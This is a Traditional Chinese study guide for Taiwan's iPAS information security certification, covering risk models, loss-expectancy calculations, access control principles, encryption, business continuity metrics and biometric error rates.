

iPAS 經濟部產業人才能力鑑定

資訊安全筆記

(因線上圖片關係，麻煩另存 docx 下載)

(不再更新)

版 次 : 1.0

發行日期：2024 年 08 月 04 日

修改日期：2024 年 月 日

作 者 : 林志祥

前言

資訊安全證照一直都是國外的天下。因此當初有 iPAS 資安之後就很感興趣，一方面是彌補國內法規所學之不足，另一方面也是希望國內能有一張說得出的資安證照，寫這份筆記，主要希望同學能讀完之後順利考取證照，因此抱著基本觀念題一定要拿到，深入難度題有興趣再可自行研究即可。

一個人走得很快，一群人走得很遠，在學習路上總是得之於人者太多，出之於己者太少。感謝所有社群學習的夥伴：肯伊、魏銷志教授(魏老師)、和林子婷(飛飛)老師等人。另外也感謝前主管劉彥志(Simon)、陳柏欽、好朋友黃星評(Kuro)和中央資管研究所同學蔡明宏，在資安的路上，不吝嗇的給予指導。

感謝指導我 MCSA 的黃河凱老師、CCNA 的陳建勝老師、CCNA Security 的林泗彬老師、VCP 的賴世晃老師、CISSP 的王瑞祥老師、數位鑑識的許晉銘老師(Jimmy)和唐任威老師、資通安全概論的魏取向老師(金乃傑)、電腦稽核的孫嘉明教授和楊宸賓老師。需要感謝的人太多了，就感謝天吧！

有任何問題麻煩聯繫 <https://sites.google.com/view/lin0204/>。



(iPAS 資安證照社群討論區)

修訂紀錄

修訂日期	版次	修訂內容
2024/08/04	1.0	初版發行

目錄

前言	I
修訂紀錄	II
目錄	III
第一章 管理筆記	1
1.1 資產-脆弱點-威脅-風險模型	1
1.2 預期損失計算	1
1.3 資訊安全的特性	3
1.4 風險回應對策	4
1.5 殘餘風險	5
1.6 存取控制的基本管理敘述	6
1.7 密碼學身分認證中的認證因素	6
1.8 對稱式加密和非對稱加密的比較	7
1.9 營運持續名詞	8
1.10 災難備援的替代地點	9
1.11 存取控制(Access Control)的 AAA 機制	10
1.12 雜湊函式(Hash functions)的介紹	11
1.13 安全控制措施類別	12
1.14 生物辨識錯誤型態	12
1.15 磁碟陣列(RAID)等級	16
1.16 資料備份策略	16
1.17 營運持續計畫之演練方式	17
1.18 相關法規和認證	18
1.19 存取控制類型	19

1.20 資安健檢方法	20
1.21 稽核活動中常見的類型	21
1.22 存取控制措施的類型	22
1.23 常見資安設備	23
1.24 常用網站工具	24
1.25 服務組織控制報告(SOC Report).....	26
1.26 資料處理角色	27
1.27 物聯網資安	28
1.28 資訊倫理四大議題	28
1.29 經濟合作及發展組織(OECD)之個人資料保護原則	29
1.30 「預防無用論」(Perfect Prevention is Impossible)	30
1.31 紅隊、藍隊和紫隊	30
1.32 雲端運算	31
1.33 駭客分類	33
1.34 SDLC 測試左移	33
1.35 公開金鑰基礎建設(PKI)和數位憑證介紹	34
1.36 資安風險評估：定性和定量分析比較	38
1.37 零信任(ZTA)介紹	39
1.38 CERT、ISAC 和 SOC 介紹	43
1.39 CVE、CVSS、NVD、CWE、CPE 和 SCAP 介紹	45
1.40 資通安全管理法介紹	47
1.41 資安相關法律	56
1.42 智慧財產權(著作權、專利權、商標權和商業秘密)	56
1.43 資安事件處理生命週期	57
1.44 資通系統風險評鑑	61

1.45 個人資料保護法	65
1.46 Syslog 和 RFC 5424 分類和實際用途	68
1.47 CVSS 版本介紹	68
1.48 ISO 27001:2022	69
1.49 IEC 62443	75
1.50 SDLC 測試左移	76
1.51 安全軟體發展生命週期	77
1.52 資安事件、事故、災難	78
第二章 技術筆記	80
2.1 私有網路位置(Private IP)	80
2.2 常見網路設備對應開放式系統互聯模型(OSI)參考模型	81
2.3 常見通訊協定對應網際網路協議套組(TCP/IP)參考模型	82
2.4 常見的應用層有無加密協定	83
2.5 常見的 Port 號	84
2.6 TCP 三項交握協定	84
2.7 IPSec 特性	88
2.8 SSL VPN 和 IPSec VPN 比較	92
2.9 Linux 常見檔案用途	94
2.10 常見攻擊	95
2.11 歷史上重大漏洞	107
2.12 軟體測試分類	110
2.13 惡意程式分析	112
2.14 常見工具	113
2.15 儲存設備差別	115
2.16 常見攻擊方式和預防考題	116


2.17 古典密碼學(凱薩加密)	121
2.18 使用非對稱式公鑰和私鑰加密代表意義	121
2.19 網路攻擊鏈(Cyber Kill Chain).....	123
2.20 網路身份驗證協議比較.....	125
2.21 聯合身分管理(SSO).....	125
2.22 無線網路安全協議	126
2.23 優良保密協定(PGP)和區塊鏈比較	127
2.24 SSL 3.0 和各版本 TLS 比較表	127
2.25 SLA 一年可停機的時間	128
2.26 備份 3-2-1 原則	128
2.27 訊息鑑別碼、數位簽章、數位信封和校驗碼	128
2.28 檔案清洗技術	131
2.29 站台目錄列表(Directory Listing)漏洞	131
2.30 編碼、加密和雜湊比較	132
2.31 隱寫術(Steganography)介紹	133
2.32 洋蔥路由(The Onion Router, Tor)網路介紹	134
2.33 Bind Shell 與 Reverse Shell 比較.....	136
2.34 XSS 三種攻擊	136
2.35 防火牆演進	140
2.36 TTPS、IOA 和 IOC	143
2.37 防毒軟體病毒偵測方法比較	146
2.38 EDR、XDR 和 MDR 比較	146
2.39 DDOS 攻擊和防禦方式	147
2.40 CIDR(Classless Inter-Domain Routing)	148
2.41 弱點掃描修補範例介紹	151

2.42 電子郵件的 SPF、DKIM 和 DMARC 機制	154
2.43 HTTP Header 安全設定.....	156
2.44 HTTP 中 GET、POST 方法安全比較	158
2.45 HTTP 回應狀態	158
2.46 使用 NTFS ADS 隱藏和讀取文字訊息	161
2.47 windows 事件檢視器	163
2.48 檔案刪除救回	166
2.49 OWSAP 和 NIST	169
2.50 常見資安名詞	170
2.51 防火牆規則	173
2.52 交換器處理 MAC 動作	173
2.53 SNMP 問題	174

第一章 管理筆記

1.1 資產-脆弱點-威脅-風險模型

- 威脅利用資產的脆弱性造成衝擊的可能性，可透過防護作法降低風險。
- 資產(Asset)：「價值 100 萬的鑽石」是一個資產。資產是需要保護的對象，因為它對你來說有價值。
- 脆弱點(Vulnerability)：「窗戶忘了關」的情況是一個弱點，因為它提供了一個安全漏洞，可能被威脅利用。
- 威脅(Threat)：「小偷」是外部的威脅，他們可能會利用這個弱點來進行攻擊，比如通過未鎖的窗戶進入或破壞窗戶。
- 風險(Risk)：「鑽石被偷的事件」就是風險的實現，是威脅利用弱點導致資產損失的結果。
- 防護作法(Protective Measure)：將「鑽石鎖進保險箱」是一個防護做法，它旨在減少弱點被利用的可能性，從而降低風險。



(資料來源：中央資管陳奕明教授上課講義)

1.2 預期損失計算

- 假設你是一個小型企業的老闆，企業擁有一輛價值 50 萬元的送貨車，這輛送貨車是你的「資產」(Asset Value)。

- 脆弱點與威脅：
 - 脆弱點(Vulnerability)：送貨車沒有裝 GPS 追蹤器，當它在外送貨時，有可能遭遇事故或被偷。
 - 威脅(Threat)：交通事故或車輛盜竊。
 - 風險評估：
 - 發生概率(Probability)：考慮到每年的送貨次數和行駛環境，假設有 2% 的概率遭遇交通事故，1% 的概率被偷。
 - 影響(Impact)：
 - ◆ 如果發生交通事故，假設平均損失為車輛價值的 40%(修理費用和停工損失)。
 - ◆ 如果車輛被偷，則損失為 100%(假設無法追回)。
1. 預期年度損失(Annualized Loss Expectancy)：
 - ◆ 單次損失預期值(Single Loss Expectancy, SLE)：
 - 交通事故：
 - 資產價值(AV) = 50 萬元
 - 影響因子(EF) = 40%(0.40)
 - $SLE = AV \times EF = 50 \text{ 萬元} \times 0.40 = 20 \text{ 萬元}$
 - 車輛被偷：
 - 資產價值(AV) = 50 萬元
 - 影響因子(EF) = 100%(1.00)
 - $SLE = AV \times EF = 50 \text{ 萬元} \times 1.00 = 50 \text{ 萬元}$
 2. 年度發生比率(Annual Rate of Occurrence, ARO)：
 - 交通事故：2%(0.02)
 - 車輛被偷：1%(0.01)
 3. 預期年度損失(Annualized Loss Expectancy, ALE)：

- 交通事故：
 - ARO = 0.02
 - SLE = 20 萬元
 - ALE = ARO × SLE = 0.02 × 20 萬元 = 4,000 元
- 車輛被偷：
 - ARO = 0.01
 - SLE = 50 萬元
 - ALE = ARO × SLE = 0.01 × 50 萬元 = 5,000 元

4. 總的年度預期損失(ALE)：

- 交通事故的年度預期損失：4,000 元
- 車輛被偷的年度預期損失：5,000 元
- 總 ALE = 4,000 元 + 5,000 元 = 9,000 元
- 總結
 - 交通事故的年度預期損失：4,000 元
 - 車輛被偷的年度預期損失：5,000 元
 - 總的年度預期損失：9,000 元

1.3 資訊安全的特性


要素	說明	反向詞	實作技術	常見攻擊
機密性 (Confidentiality)	確保資料只能被授權人員存取，包括在儲存和傳輸過程中的保護。	資訊洩露 (Information Disclosure)	加密、存取控制、身份驗證	資料竊取、網路竊聽
完整性 (Integrity)	確保資料的準確性和一致性，防止未經授權的修改。	資料損壞 (Data Corruption)	數位簽章、訊息鑑別碼(MAC)、雜湊函數	資料篡改、中間人攻擊
可用性	確保資源和服務	服務中斷	冗餘、	DDoS 攻

(Availability)	在需要時能被正常存取和使用。	(Service Disruption)	備份、負載平衡、DDoS 防護	擊、系統故障、勒索軟體
不可否認性 (Non-repudiation)	防止使用者否認已執行的操作，適用於操作和通訊。	可否認性 (Repudiation)	數位簽章、時間戳記、公鑰基礎設施(PKI)。	交易否認、身份盜用
身分識別性 (Authentication)	驗證使用者、系統或設備的身份，確保存取的合法性。	身分冒用 (Identity Spoofing)	密碼、多因素驗證、生物辨識、數位憑證	密碼攻擊、身份冒充
真實性 (Authenticity)	確保資料、通訊或身份的真實性，防止偽造。	偽造 (Forgery)	數位憑證、公共金鑰基礎設施(PKI)、數位簽章。	網路釣魚、憑證偽造
可歸責性 (Accountability)	追蹤和記錄系統活動，明確行為責任歸屬。	匿名性 (Anonymity)	審計日誌、日誌管理系統、存取控制列表(ACL)	日誌刪除、身份隱藏

1.4 風險回應對策

- 風險避免(Risk Avoidance)：核心系統建立在已經不維護的作業系統上，會有漏洞無法修補的問題，選擇進行移轉該系統，徹底解決問題。
- 風險降低(Risk Reduction)：又稱為風險修改(Risk Modification)或風險緩解(Risk Mitigation)員工可能會頻繁遭受郵件釣魚攻擊，雖然大多數釣魚嘗試的影響較低，但它們發生的頻率很高。為了緩解這種風險，組織可以實施定期的安全意識培訓，教育員工如何識別和處理可疑的電子郵件，但還是無法完全消除風險。
- 風險移轉(Risk Transfer)：又稱為風險分攤(Risk Sharing)機房發生火災會造成重大影響，但是發生的機率不高，因此可以買火災保險。
- 風險接受(Risk Acceptance)：又稱為風險保留(Risk Retention)，一個小型開發團隊使用的一個版本控制系統偶爾會出現短暫的當機，這種當機對工作流程影響

不大，因為團隊成員可以在系統恢復時繼續工作。



1.5 殘餘風險

- 殘餘風險(Residual Risk): 指的是在採取了風險管理措施之後，仍然存在的風險。這種風險是在識別和評估了潛在風險，並且實施了一系列的風險緩解措施之後，仍然殘留的風險。殘餘風險可以被視為風險處理過程中無法完全消除的部分，是繼續存在的未被完全控制或未被完全避免的風險。
- 微軟定期發布安全性更新(patches)來修補其軟體中的安全漏洞，這是一種風險緩解措施，旨在減少系統被攻擊的可能性。然而，即使安裝了這些更新，也可能出現新的問題，比如更新可能引入新的漏洞，或者與系統中的其他軟體產生不兼容，從而需要新的更新來解決這些新出現的問題。
- 這些例子清楚地說明了殘餘風險的概念，即使採取了風險緩解措施(如安裝安全性更新)，仍然存在一定程度的風險，這是因為無法完全預測或控制所有可能

的風險因素。組織需要識別這些殘餘風險，並決定是否可以接受這些風險或是否需要採取進一步的措施(例如：持續監控微軟有無釋放新的更新，或是退回上一版計畫)，來降低這些風險到可接受的水準。

1.6 存取控制的基本管理敘述

- 責任分擔(Dual Control)：是避免高機密資訊由某人完整的持有，例如：在銀行中，開啟大型金庫需要兩名授權員工同時使用他們各自的鑰匙或密碼。
- 最低權限(Least Privilege)：要求每個人都只能擁有完成任務的最低權限，例如：系統管理員僅能重啟服務和安裝更新，但沒有權限查看敏感員工記錄或財務報表。
- 知的必要性(Need to Know)：是指對於負責的業務需求性有「知的權利」，例如：在醫院，只有直接負責該病人治療的醫生和護士才能存取其健康記錄。
- 職務區隔(Segregation of Duties, SOD)：是指為避免職務及責任範圍衝突，例如：會計和出納不能同一人，這樣可以避免單一個人同時控制記帳和付款；程式開發人員和程式上線人員不能同一人，這樣可以避免單一個人同時修改程式後上線。
- 強制休假(Mandatory Vacation)：是一種企業風險管理策略，要求員工必須在一年中的某個時期休一定天數的假期。這種政策主要在金融機構及需要嚴格內部控制的企業中實施，目的是為了防範和檢測內部欺詐、錯誤和其他非法行為。

1.7 密碼學身分認證中的認證因素


- 所知之事(Something you know)：帳號密碼、安全問題的答案。
- 所持之物(Something you have)：個人識別證、行動密碼、晶片卡、自然人憑證IC卡。
- 所具之形(Something you are)：生物特徵，例如：臉型、指紋、聲紋、虹膜、靜

脈。

- 雙 or 多因子驗證(Two or Multi-factor authentication, TFA or MFA)：指同時使用兩個或多於兩個以上的驗證因子來確認使用者的身份。

1.8 對稱式加密和非對稱加密的比較

- 通常使用非對稱式先在不安全的網路交換對稱式金鑰，然後再使用對稱式金鑰加密檔案交換。




	對稱式(Symmetric)	非對稱式(Asymmetric)
加解密金鑰	使用相同	使用不同(公鑰、私鑰)
加解密速度	較快	較慢
加解密成本	較少	較多
金鑰交換保護	需另外建立保護機制	直接交換
常見演算法	DES、3DES、AES、RC6、IDEA、Blowfish	RSA、ECC、ElGamal

金鑰數量	$\frac{N(N - 1)}{2}$	2N
金鑰管理	麻煩	容易

1.9 營運持續名詞

- 復原點目標(Recovery Point Objective, RPO)：描述的是在發生故障時，您可以容忍失去多少資料。它是從最後一次成功備份的資料到系統故障時的時間差。
- 復原時間目標(Recovery Time Objective, RTO)：描述的是在發生故障後，您希望多久能恢復系統到一個可接受的運營水準，不可超過可用性目標設定中段時間。RTO 需小於或等於 MTPD/MAO/MTD，不然業務會有影響。
- 營運衝擊分析(Business Impact Analysis, BIA)：評估事件對業務的影響，確定關鍵功能和恢復優先級。
- 最大可容忍中斷時間(Maximum Tolerable Downtime, MTD)或 (Maximum Tolerable Period of Disruption, MTPD)或(Maximum Acceptable Outage, MAO) 指業務流程能承受的最長中斷時間，超過此時間會造成嚴重影響，通常通過 BIA 確定。
- 工作恢復時間(Work Recovery Time, WRT)指的是在資訊系統發生故障時，從開始執行臨時的替代作業流程(比如手動收單)開始計算，直到系統功能完全恢復並且所有暫時手動處理的資料都已經成功輸入系統，恢復到故障發生前的正常運營狀態為止的時間。這涵蓋了替代作業的時間以及系統修復和資料輸入的全過程。
- 平均復原時間 (Mean Time to Recovery, MTTR)：描述的是在系統故障發生後，修復並恢復正常運行所需的平均時間。MTTR 是一個衡量系統維護效率和恢復速度的重要指標。它計算的是從系統故障發生開始，到修復完成並恢復正常運行的總時間的平均值。這個指標可以幫助組織評估其故障管理和修復流程的有效性。

- 平均失效時間 (Mean Time to Failure, MTTF)：描述的是在設備或系統正常運行期間，到發生第一次故障為止的平均時間。MTTF 是一個衡量系統可靠性的指標，特別適用於不可修復的系統或設備。它計算的是系統在無故障運行的總時間與故障次數之間的平均值。這個指標有助於預測系統的使用壽命和可靠性。
- 平均故障間隔時間 (Mean Time Between Failures, MTBF)：描述的是系統在兩次連續故障之間的平均運行時間。MTBF 是一個衡量系統可靠性的指標，特別適用於可修復的系統或設備。它計算的是系統在無故障運行的總時間與故障次數之間的平均值。這個指標可以幫助預測系統的可靠性和運行性能，並且有助於制定維護和保養計畫。



1.10 災難備援的替代地點

- 恢復時間(從最快到最慢)：全備援>熱備援>暖備援>冷備援。
- 建置成本(從最高到最低)：全備援>熱備援>暖備援>冷備援。
- 冷備援站點(Cold Site)：提供最基本的設施，如空調、電源和網路，但需要自行安裝所有必要的硬體和軟體系統。
- 暖備援站點(Warm Site)：除了基本的設施外，還預裝有一定的硬體和網路設施，

但可能需要更新或安裝特定的軟體應用程式才能完全運作。

- 热備援站點(Hot Site)：這些站點具備與主要運營地點相同或相似的系統和資料，可以在短時間內恢復運營。這種站點通常保持實時同步或接近實時同步。
- 全備援站點(Mirrored Site)：資料和應用程式在一個或多個遠程位置有實時的完全鏡像，已經處於 Active/Active 模式，雙活運作，即兩個站點同時運行，彼此同步。
- 行動備援站點(Mobile Hot Site)：這種備援方案涉及將必要的硬體和軟體系統安裝在移動車輛中，如災難發生時，可以迅速被部署到需要的地點。

1.11 存取控制(Access Control)的 AAA 機制

- AAA 機制是指認證(Authentication)、授權(Authorization)和稽核(Accounting)。
- 有些書會寫 IAAA 機制，如果是 AAA 機制，Identification 和 Authentication 屬於同一個步驟。
- 識別(Identification)：使用者輸入其用戶名稱。在圖中，我們看到用戶名為 "mchapple"。
- 認證(Authentication)：使用者輸入密碼來驗證其身份。圖中顯示密碼被隱藏為星號。
- 授權(Authorization)：系統確認用戶的存取權限。圖中顯示"ACCESS GRANTED"，表示授權成功。
- 記錄(Accounting)：系統記錄用戶的活動。圖中顯示"Mike Chapple Logged in at 3:22 PM"，記錄了登入時間。



(CC Certified in Cybersecurity Study Guide (Sybex Study Guide) 1st 版本)

1.12 雜湊函式(Hash functions)的介紹

- 所有雜湊函式：SHA-1、SHA-2、MD5。
- 未公開碰撞：SHA-2。
- CIA 三要素常使用：完整性(Integrity)，因此很適合數位鑑識(Digital Forensics)證據保管鏈(Chain of Custody)建立檔案指紋。
- 抵擋破解：使用加鹽(Salt)技術，以抵擋彩虹表(Rainbow table)破解。彩虹表是指把數字一對一的雜湊算出，因此用查表即可從雜湊推算原始資料。
- 作法：每個檔案透過雜湊會產生一組長度相同的字串，不同檔案產生的雜湊皆不相同，就算只差一個字元，透過雜湊函數得到的結果會差異很大。

- 不可逆的特性：無法利用雜湊值計算取得原始資料。
- 範例：
 - 傳輸前做一個雜湊值，傳輸後在做一個雜湊值，進行過程中檢查(完整性)。
 - 儲存密碼時用雜湊值儲存而不使用明碼儲存(機密性)。
 - 防毒軟體比對雜湊值進行大量資料檢索，快速找到病毒。

1.13 安全控制措施類別

- 威懾控制(Deterrent Controls)：這些控制旨在阻止違規行為的發生。例如，安全政策、警告標誌等。
- 預防控制(Preventive Controls)：這些控制用於阻止安全事件的發生。例如，防火牆、加密、訪問控制等。
- 偵測控制(Detective Controls)：用於發現和識別安全事件的發生。例如，入侵檢測系統、安全監控攝像頭等。
- 補償控制(Compensating Controls)：當主要控制無法實施或不充分時，這些控制作為替代或補充措施。例如，增加稽核日誌和監控。
- 紹正控制(Corrective Controls)：這些控制用於在安全事件發生後立即作用，以紹正和恢復系統。例如，對系統重新配置或關閉受感染的系統。
- 恢復控制(Recovery Controls)：這些控制用於在發生安全事件後恢復和修復系統。例如，災難恢復計劃和資料備份。

1.14 生物辨識錯誤型態


- 對存取控制來說第二型錯誤發生時比第一型錯誤嚴重，因為非授權者進入。
- 第一型錯誤(False Rejection Rate, FRR)，誤殺：這發生當系統錯誤地將授權者(合法使用者)識別為非授權者(非法使用者)，因此拒絕了其訪問請求。這種情況下的錯誤對於合法用戶來說是非常令人沮喪的，因為它阻止了他們訪問他們應

該有權訪問的資源或系統。隨著系統靈敏度提高(設置越來越嚴格)，FRR 會增加，因為系統越來越難以確認真正的授權者。

- 第二型錯誤(False Acceptance Rate, FAR)，誤放：這種錯誤發生於系統錯誤地將非授權者識別為授權者，從而允許他們訪問不應該訪問的資源或系統。這種情況對安全性構成了重大威脅，因為它容許了未經授權的訪問，可能會導致資訊洩漏或其他安全風險。當系統的靈敏度降低(即設置變得更加寬鬆)，FAR 實際上會增加，這是因為隨著安全要求的降低，系統變得更加容易將非授權者錯誤地識別為授權者。
- 交叉錯誤率(Crossover Error Rate, CER)或稱為相等錯誤率(Equal Error Rate, EER)：是 FAR 和 FRR 相等的點，代表系統在平衡安全性和便利性方面的最佳性能指標。CER 越低，表示系統的整體性能越好，因為它在錯誤接受和錯誤拒絕之間達到了更好的平衡。
- 視網膜與虹膜辨識的 CER 較指紋和臉型錯誤率低。

		實際情況	
		是員工	不是員工
系統判定	是員工	正確判定 (True Positive) 是員工且指紋成功	Type II 錯誤(False Positive) 錯誤接受率 (False Acceptance Rate, FAR) 不是員工但指紋成功 誤放 員工打卡追求可用性 要高FAR 低FRR
	不是員工	Type I 錯誤(False Negative) 錯誤拒絕率 (False Rejection Rate, FRR) 是員工但指紋失敗 誤殺 金庫追求高安全性 要高FRR 低 FAR	正確判定 (True Negative) 不是員工且指紋失敗

(真值表)



(錯誤率和敏愊度表，肯伊提供)

